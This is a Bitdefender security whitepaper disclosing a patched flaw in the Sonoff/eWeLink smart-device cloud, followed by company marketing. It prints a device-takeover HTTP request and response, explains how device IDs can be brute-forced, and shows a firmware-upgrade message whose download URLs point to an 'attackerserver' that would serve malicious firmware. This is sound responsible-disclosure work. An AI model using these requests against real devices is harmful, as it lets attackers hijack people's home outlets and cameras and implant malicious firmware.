WHITEPAPER

Bitdefender

Security

Cracking the Sonoff / eWeLink Platforms: Hijacking Lights and Outlets Around the World

www.bitdefender.com

Contents

Foreword

Smart lighting and automation have opened up tremendous opportunities in residential architecture and design. Whether in plain sight or hidden under drywall, these convenient and relatively inexpensive intelligent outlets and switches have made their way into the smart home and stayed there.

This booming business has condensed around platform-as-a-service operators, who license to developers the infrastructure needed to manage remote control and connectivity between hardware devices and software.

This article – part of a series – aims to shed light on the security of the world's best-sellers in the IoT space. At Bitdefender, our researchers are regularly inspecting IoT devices and platforms to identify vulnerabilities and develop new mitigations in the Bitdefender IoT Security Platform.

This whitepaper outlines several issues in the ITEAD Sonoff / eWeLink, a platform developed by Chinese vendor Coolkit.

Vulnerabilities at a glance

A cloud-based vulnerability allows a remote user to take over any device by guessing or brute-forcing its unique ID.

Disclosure timeline


- Oct 10, 2019: Bitdefender reaches out to the vendor and asks for a PGP key
- Oct 22, 2019: Bitdefender receives no answer and attempts a second contact
- Nov 18, 2019: A third request for contact is made
- Nov 19, 2019: Vulnerable vendor requests information
- Nov 20, 2019: Details are shared privately with the vendor
- Nov 21, 2019: Vulnerability confirmed, patch scheduled for next week
- Dec 04, 2019: A fix becomes available and is delivered to affected users
- Nov 24, 2020: Bitdefender releases information to the public

Vulnerability walkthrough

Cloud-device communication

eWeLink is a platform-as-a-service that provides developers the infrastructure needed to manage remote control/connection between their devices and the users. To handle connected devices, they are given a unique ID on the platform. We presume that individual developers set their own pattern for the unique ID.

When the user registers a new device with their account, the smartphone app will make an API request containing, among other parameters, the unique device ID. The server checks if the “authorization” token obtained at login is valid and processes the request. However, it will not check if the device is already registered to another account. Instead, it will get assigned to the new account, and the original user will lose control. Therefore, we can simply make the request as a valid user, specifying a known device ID, and the servers will give us control over that device.



```
POST /api/user/device/add HTTP/1.1
accept: application/json
package-name: com.coolkit
cache-control: no-store
authorization: Bearer 311bb3914ce0eb4cc936e5d1b5215f43936dc12e
Content-Type: application/json;charset=UTF-8
Content-Length: 305
Host: us-api.coolkit.cc:8080
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.1

{"deviceid":"10008299bc","apikey":"5581c29a-93e4-48be-89d7-c28a7e62db4d","name":"My
devices8299bc","version":"6","ts":"1565174795","nonce":"jq5h74c4","appid":"oeVkj2lYFGnJ
u5XUtWisfW4utiN4u9Mq","imei":"e0b0403cf28f1445","os":"Android","model":"Nexus
5_hammerhead","romVersion":"6.0.1","appVersion":"3.9.0"}
```


```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 07 Aug 2019 10:54:32 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 935
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type,
Accept,Package-Name,Authorization
Access-Control-Allow-Methods: DELETE,GET,HEAD,POST,PUT,OPTIONS

{"__v":0,"name":"My
devices8299bc","type":"10","deviceid":"10008299bc","apikey":"27b422a0-255e-43eb-bece-82
0aa6b966cb","extra":{"_id":"5c80b990208706885bbb1ccd","apikey":"5581c29a-93e4-48be-89d7
-c28a7e62db4d","country":"CN","expiredAt":"2024-03-05T06:26:24.316Z","deviceid":"100082
99bc","extra":{"uiid":4,"description":"20190306003","brandId":"5735f5f906d9751d4f109629
","apmac":"d0:27:01:05:30:c9","mac":"d0:27:01:05:30:c8","ui":"四通道插座","modelInfo":"5
818644784a74a680e00985b","model":"PSF-B04-GL","manufacturer":"郑州市中原区汇诚电子材料经营部
"},"createdAt":"2019-03-07T06:26:24.316Z","flag_from":"n"},"_id":"5d4aade886ae0741e4da4
13c","settings":{"opsNotify":0,"opsHistory":1,"alarmNotify":1,"wxAlarmNotify":0,"wxOpsN
otify":0,"wxDoorbellNotify":0},"groups":[],"shareUsers":[],"online":false,"createdAt":"
2019-08-07T10:54:32.251Z","group":"","deviceUrl":"","brandName":"New Smart
","productModel":"G4","uiid":4}
```

Note: the other parameters in the request are hardcoded or depend on the smartphone’s variables (e.g. IMEI, model).

Impact

After gaining control of the device, we can access any functionality it has to offer. One interesting part (regarding the devices we verified) is their update process. Those devices don’t check for new firmware updates on their own. Instead, the smartphone app queries the servers for new updates, gets the update details (version, checksum, download URL), and sends those details to the device. This means we control every aspect of the update process, giving us the chance to send malicious updates, served from a server we control (through the download URL parameter).



```
{"action":"upgrade","apikey":"bbd9cd7f-ab3a-4ae2-ae22-01fb5b56ef1b","deviceid":"100074e021","userAgent":"app","
sequence":"1569325245976","params":{"model":"PSF-B01-GL","version":"3.3.0","binList":[{"downloadUrl":"http://at
tackerserver:80/user1.1024.new.2.bin","digest":"b7be369aec8498e6c1d646a8ca5d8ff515f41b9b248361407355807a0aeb4e4
3","name":"user1.bin"},{"downloadUrl":"http://attackerserver:80/user2.1024.new.2.bin","digest":"ae0aaabe74a38cc
3b8696bf25a641ee36c51dd4e9ee71ba2cf056414431ab158","name":"user2.bin"}]},"timeout":300000}
```

Affected devices

The eWeLink platform is used by multiple manufacturers, as listed in the screenshots from

their App Store and Google Play Store pages.

Even though some notable brands are on the list, we were unable to source any of their devices for additional testing. In fact, Sonoff, which is also highlighted, is the only brand available. We believe other implementations are popular in China, while Sonoff covers the western markets.

Sonoff devices developed by ITEAD use a five-byte value for their unique ID. Out of those five bytes, the first two are used to define the device type, while the last three represent a random number. Those devices are simple, low-power, internet-connected relays, such as smart outlets, bulb holders, and wall switches. We tested several devices in each category, and all were using the same unique ID pattern, which makes them easier to brute-force.

Beside the ITEAD devices, we discovered another category of affected devices. CoolKit also develops a smartphone app, eWeLink Camera, which "turns old Android phones into a smart IP camera." These use the same ID format and are also subject to this bug. However, an attacker can only view the AV feed and has no way to send a malicious update.

Market impact

According to the Google Play Store (App Store does not offer this information), the eWeLink Camera has "10,000+" installs. This means the number of installs is between 10,000 and 50,000. This app is installed only on the old Android phones, meaning that one install equals one phone turned into an "IP camera" and vulnerable to this bug.

Regarding the eWeLink app used to control the devices, the Google Play Store shows that it was downloaded "1,000,000+" times. This means the actual number can be anywhere between 1 million and 5 million downloads. The app website says it has 12 million registered users, with 5 million active users and 8 million devices added.

As the app seems to cover multiple devices from various manufacturers, we are unable to estimate the exact number of devices affected. However, as Sonoff devices are the only popular ones on the Western market and Google Play Store isn't available on the Chinese market, the 1,000,000+ installs seem like a good indicator.

Note: the devices on the Chinese market may also be affected, but we couldn't confirm it.

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CITRIX

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-Sonoff-creat4984-en_EN
07/10/20November 23, 2020 11:16 am11/23/20